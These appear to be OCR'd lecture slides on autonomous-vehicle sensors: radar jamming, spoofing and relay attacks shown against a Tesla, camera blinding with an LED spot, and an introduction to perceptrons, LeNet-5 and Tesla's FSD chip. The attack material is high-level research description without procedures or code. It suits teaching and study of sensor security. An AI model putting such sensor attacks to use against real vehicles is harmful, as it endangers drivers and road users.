
Tesla Spoofed

Millimeter Wave Radar


- Short to long range sensing
- Adaptive Cruise Control (ACC)
- Collision Avoidance
- Blind Spot Detection

How do MMW Radars work?

- Transmit and receive millimeter electromagnetic waves
- Measure the propagation time
- Modulation
  - Amplitude
  - Frequency (FMCW)
  - Phase
- Doppler Effect
- Frequency Bands:
  - 24 GHz
  - 76-77 GHz



Frequency Modulated Continuous Wave (FMCW)



Attacks

- Jamming
  - Jam radars within the same frequency band
- Spoofing Attack
  - Spoof the radar with similar RF signal
- Relay Attack
  - Relay the received signal


- Jamming: evaporate detected object
- Spoofing: tamper with object distance

(a) Drive gear. (b) Autopilot. (c) Jammed.

Automotive Cameras


- Computer vision
- Lane departure warning/keeping
- Traffic sign recognition
- Parking assistance

How do automotive cameras work?



Attacking Cameras - Setup

- Attack
  - Blinding
- Equipment
  - LED spot




Attacking Cameras – Results with LED spot

- Part or total blinding

LED toward the board


LED toward camera



Tonal Distribution

Self Driving Deep Learning

Le perceptron (Franck Rosenblatt)




$\sum W_{ij} X_i - \theta_j = 0$
définit un hyperplan (dimension N-1) dans un espace a N dimensions

f(x)= fonction d'activation


$a = f(W_0 X + W_1 Y - \theta)$

$W_0 X + W_1 Y > \theta$

$Y = \theta/W_1 - W_0/W_1 X$





$\vec{n} = (W_0, W_1)$
Droite de décision




$\vec{n} = (W_0, W_1, W_2)$

Plan de décision $\vec{OM}\,\vec{n} = \theta$









Le perceptron peut apprendre les fonctions booléennes AND,OR
Le perceptron ne peut apprendre la fonction booléenne EXOR

	X_1	X_2
A	0	0
B	1	0
C	0	1
D	1	1

- Un réseau de perceptrons à N couches (3 au minimum) peut apprendre n'importe quelle fonctions
  - Input layer
  - Hidden Layer
  - Output Layer
- Kurt Hornik, Maxwell Stinchcombe, Halbert White (1989) Multilayer feedforward networks are universal approximators," NeuralNetworks, 2(5), 359-366]



- Un réseau à N couches Y=F(X,W) possède e entrées et s sorties (Yj) Yj = fj(X,W) et w poids (Wk)
- L'apprentissage est un ensemble de m vecteurs (X,Y).
- Un algorithme (descente de gradient) minimise les erreurs, définies par exemple par :
- $\sum_{i=0}^{i=m-1} \sum_{j=0}^{j=s-1} (Y_{j,i} - fj(X_i,W))^2$



Exemple LeNet5 (1998)

- 60.850 paramètres d'apprentissage
- 340.918 connections









Fig. 2. Architecture of LeNet-5, a Convolutional Neural Network, here for digits recognition. Each plane is a feature map, i.e. a set of units whose weights are constrained to be identical.


INPUT
32x32
C1: feature maps
6@28x28
S2: f. maps
6@14x14
C3: f. maps 16@10x10
S4: f. maps 16@5x5
C5: layer
120
F6: layer
84
OUTPUT
10
Convolutions
Subsampling
Convolutions
Subsampling
Full connection
Full connection
Gaussian connections
0
1
2
3
4
5
6
7
8
9


FULL SELF DRIVING COMPUT
Dual Redundant SOCs
Redundant Power supplies


FSD CHIP
TESLA
ISP
Vid. Enc
GPU x1
Safety & Security
CPU x12
NNA x2
Compute dominant chip
Tesla designed NN accelerator
Proven industry IPs for standard functions:
CPUs
GPU
ISP
H.265 video encoder
Memory controller
PHYs
On chip interconnect
Peripherals


ISP
(24-bit)
Camera I/F
Safety System
Security System
GPU
1 GHz
(600 GFLOPS)
Video Encode (H.265)
NoC
Quad-Core Cortex-A72 2.2 GHz
